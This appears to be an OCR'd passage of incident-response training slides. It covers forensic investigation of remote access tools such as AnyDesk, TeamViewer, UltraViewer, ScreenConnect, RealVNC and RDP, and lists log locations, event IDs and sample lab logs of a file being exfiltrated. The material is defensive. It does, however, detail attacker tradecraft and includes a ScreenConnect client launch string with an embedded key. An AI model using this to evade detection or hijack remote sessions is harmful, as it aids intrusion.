   info 2025-08-21 10:38:12.326       gsvc    2960     604    89                        app.session - Purging clipboard files.

PS C:\ProgramData\AnyDesk>
```

INVESTIGATE - ANYDESK

Threat actor IP disclosure



ANYDESK RELAY SERVER

```
Connecting to relay relay-55a4a296.net.anydesk.com (1/10)
Skipping connect method connect_proxy_443 (1/6) (no proxy found)
Skipping connect method connect_proxy_80 (2/6) (no proxy found)
Skipping connect method socks_proxy_443 (3/6) (no proxy found)
Using IPv4: 15.235.230.32
Cipher: TLS_AES_256_GCM_SHA384 TLSv1.3 Kx=any Au=any Enc=AESGCM(2
Connection established.
```

THREAT ACTOR

```
- Start proxy search.
- Connecting to relay relay-55a4a296.net.anydesk.com (1/1)
- Using IPv4: 15.235.230.32
- Cipher: ECDHE-ECDSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH Au=EC
- Connection established.
- Relay connector stopped.
- External address: 104.28.222.73:14936.
- Got local address (172.16.0.2:61600).
- IPv4 punch socket set up on port 61600.
```


VICTIM

```
- Client-ID: 322852011 (FPR: b2edad1ef7ea).
- Logged in from 104.28.222.73:20191 on relay d4237659.
- Accepting the connect request.
- Got local address (192.168.15.133:50097).
- Connect request accepted (direct).
- IPv4 punch socket set up on port 50097
```

INVESTIGATE - ANYDESK

Which Data has been exfiltrated?

%ProgramData%/AnyDesk/file_transfer_trace.txt



Victim logs

« ProgramData › AnyDesk

Name	Date modi		
ad_svc.trace	8/21/2025		
AnyDesk.exe	8/21/2025		
connection_trace.txt	8/21/2025		
file_transfer_trace.txt	8/21/2025 5:11 AM	Text Document	1 KB
service.conf	8/21/2025 4:17 AM	CONF File	4 KB
service.conf.lock	8/21/2025 3:53 AM	LOCK File	0 KB


1 item selected 858 bytes

file_transfer_trace.txt - Notepad

```
File Manager    2025-08-21, 12:11       start   upload          'SecurityBootcamp2025_token_secret.txt' (~0 B out o
File Manager    2025-08-21, 12:11       finish  upload          'SecurityBootcamp2025_token_secret.txt' (~111 B out
```

Ln 1, Col 1 | 100% | Unix (LF)

```
cp_tunnel - Received setup request.
_panel -        1 times: Selecting Profile: _unattended_access, hasPw: N
ession - Session started (ok).
_panel - Selecting Profile: _unattended_access, hasPw: N
_panel -        4 times: Selecting Profile: _unattended_access, hasPw: N
2025-08-21 12:10:54.688     back    5972    4340             app.backend_session - Received a sysinfo request.
2025-08-21 12:10:54.736     back    5972    1044             app.backend_session - Received a thumbnail request.
2025-08-21 12:10:54.761     back    5972    1044             app.backend_session - The current thumbnail is already up-to-date.
2025-08-21 12:11:45.651     ctrl    4204    4152                app.prepare_task - Preparing files in 'C:\Users\vagrant\Documents\TopSecret'.
2025-08-21 12:11:45.651     ctrl    4204    1816          app.tunnel_ft_session - Invalid progress code (0).
2025-08-21 12:11:45.651     ctrl    4204    4152        app.local_file_transfer - Preparation of 1 files completed (io_ok).
```



Threat Actor


```
 info 2025-08-21 12:10:54.611       front   31872   29400             app.frontend_session - Got sysinfo reply.
 info 2025-08-21 12:11:45.651       front   31872   29424          app.local_file_transfer - Download started (0).
 info 2025-08-21 12:11:45.658       front   31872   23196          app.local_file_transfer - Download finished.
error 2025-08-21 12:11:48.751       front   31872   24156            desk_rt_d3d_view_port - Could not render (0x88760
```

RMM TOOLS

74 75 65 64 65 6E 6E

TUEDENN FROM GODEFEND

There are a lot of RMM Tools in the wilds! That we cant cover now LOLRMM project now has 275 RMM tools, check it out!



https://lolrmm.io

RMM Tools Total: 275

There are current 275 RMM Tools in LOLRMM project

275 Search...

Name ↑	Author	Supported OS
247ithelp.com (ConnectWise)		
Absolute (Computrace)		
Access Remote PC		

TUEDENN


INVESTIGATE - TEAMVIEWER

TEAMVIEWER CONNECTION LOGS

- C:\Program Files*\TeamViewer\connections*.txt
- Includes connections_incoming.txt and connections.txt

TEAMVIEWER APPLICATION LOG

- C:\Program Files*\TeamViewer\TeamViewer*_Logfile*
- Includes TeamViewerXX_Logfile.log and TeamViewerXX_Logfile_OLD.log


Connections_incoming.txt - Notepad
File Edit Format View Help


```
565955529       a114m   04-07-2024 04:34:16     04-07-2024 04:34:56     mmox    RemoteControl   {6460e19e-cffe-46d9-9fa6-1803f93f15f4}
565955529       a114m   04-07-2024 04:35:03     04-07-2024 04:45:11     mmox    RemoteControl   {0d0d8937-8f4a-4597-9348-3aea91681992}
```

Find your TeamViewer log files


INVESTIGATE – ULTRAVIEWER

ULTRAVIEWER CONNECTION LOGS


- %appdata%\UltraViewer\Connection_IN_Log.txt
- C:\Program Files*\Ultraviewer\ConnectionLog.log



Please tell your partner the following ID
Password if you would like to allow rem
control




```
11/10/2020 9:55:11 AM|[redacted]|ADMIN
11/10/2020 10:04:31 AM[redacted]|ADMIN
11/10/2020 10:50:28 AM[redacted]|ADMIN
11/10/2020 11:07:01 AM[redacted]|ADMIN
11/10/2020 11:09:38 AM[redacted]|ADMIN
11/10/2020 11:11:18 AM[redacted]|ADMIN
11/10/2020 3:30:07 PM|[redacted]|DESKTOP-[redacted]
11/10/2020 3:31:48 PM|[redacted]|DESKTOP-[redacted]
11/11/2020 11:43:37 AM[redacted]|ADMIN
11/11/2020 1:08:32 PM|[redacted]|ADMIN
```



```
22/10/21 05:09:55|in|27|[redacted]
22/10/21 05:10:47|out|11[redacted]
22/10/21 05:11:18|out|2|[redacted]
22/10/21 05:11:22|out|1|[redacted]
22/10/21 05:15:56|out|5|[redacted]
22/10/21 05:19:37|in|2|[redacted]
25/10/21 04:15:01|out|11[redacted]
26/10/21 12:04:11|in|562[redacted]
```

INVESTIGATE - SceenConnect

- System Evtx Id **7045** (Service Installed)
  - Reg key ControlSet001\Services\ScreenConnect Client (id)\ImagePath
- ScreenConnect session database
  - C:\Program Files*\ScreenConnect\App_Data\Session.db
- Application Evtx id **0**
  - "ScreenConnect"
- ConnectWise Control Audit Log



Value name: ImagePath

Value type: RegSz

Value:

```
"C:\Program Files (x86)\ScreenConnect Client (0e2f8d025e383f56)\ScreenConnect.ClientService.exe" "?e=Access&y=Guest&h=instance-
&s=f1dccbe5-0865-4f1c-a463-9e25663d18d1&k=BgIAAACkAABSU0ExAAgAAAEAAQC9cxw5UA763FPcVEu4K7lTUZPe40uWy%2fdpeqfjnh
2fhXseaHv7tHKfAevkRMosxtdVUlRlFjGO1E0lztj6BuXXY3hOn%2b9zOMlD85jSb5nmk4O4IhgV9GNihZS3aAMUcTWlSUzCOGSECigjs5Sg8kxq5C
2bFDnKAKtBYkUdW3Muf9ewn1tCRM9XErqohYafqh04mlqluyGqfx%2bAMezEuQDgFHQPIurisVhSinHWRCO4WDLKpaoeWneMJ3BMj6ReFvhaX
2fPMkXzYLB2sMMBcibeuJV1yczL&v=AQAAANCMnd8BFdERjHoAwE%2fCl%2bsBAAAAQvvF3IURJU6YGnF7BiJwogAAAAACAAAAAAAQZgAA
2fyztuVPXWhifgAAAAAOgAAAAAIAACAAAADfm%2b0yGLK3YmRYzydHC3OvJWlNweBO2kNKxHqVXATSaaAEAADExpelIJ42A%2bmy3CqMz
2fndw4CeU0AaoR45TjLsx7DhTUDnuspGicxlqoRTM%2bUmC1VN8mbfLBHx7SKMzJYWAwMM%2bflbevg%2bXdhUrQRKuFsOU6VsOi6a7HFsF
2fgR5AoubdVIC8ZpsckrDk0tm5ARaDYpTxYxQMJ5acToCrRodGjvgRzddPywGYYvnTFxyS%2bZOwxz3TicTva8Tkx8PaXNNyckViUb%2bk3s102
2f87XVJmzFtDdyY1ufC153w6lVHDOlG5%2bvxtANiaRGWY%2bdZGpj75%2f8YlPAcctJioE4LefyqZKRhDjWG4OwVmCfKUcmnoLzEwZXFlXMkm4
2fC9jUONr3r9JiZc6V7RJOwfACO9AukfBzQOyfsb6KD%2b6tWKc%
2fQ5rAPr4MtKqgA17CmSIJIRnLA5HDBMrybFaLAs5EfnFHAbS2UJpHMlXNIwEEksFM65hIN4OKrHnIjadBT8OzL2XCk9bRwSNUfkV7IkKbnJA%
```

16/08/2025

INVESTIGATE - RealVNC

Connection Logs

- HKCU\SOFTWARE\RealVNC\vncviewer\MRU
  - history of external IP addresses connected to
- C:\Program Files*\RealVNC\VNC Server\Logs
- %ProgramData%\RealVNC-Service\vncserver.log*


EventLog

- **Application.evtx** EventId = **256**, provider = VNC Server
  - Hunt for "connections authenticated"

INVESTIGATE - RDP

RDP exposed to Internet:

Who has try to brute my RDP? Who has been connected? When?



DESTINATION

EVENT LOGS

- **Security Event Log** – `security.evtx`
  - **4624** Logon Type 10
    - Source IP/Logon User Name
  - **4778/4779**
    - IP Address of Source/Source System Name
    - Logon User Name
- `Microsoft-Windows-RemoteDesktopServices-RdpCoreTS%4Operational.evtx`
  - **131** – Connection Attempts
    - Source IP
  - **98** – Successful Connections
- `Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx`
  - **1149**
    - Source IP/Logon User Name
      - Blank user name may indicate use of Sticky Keys
- `Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx`
  - **21, 22, 25**
    - Source IP/Logon User Name
  - **41**
    - Logon User Name

REGISTRY

- ShimCache – `SYSTEM`
  - `rdpclip.exe`
  - `tstheme.exe`
- `AmCache.hve` – First Time Executed
  - `rdpclip.exe`
  - `tstheme.exe`

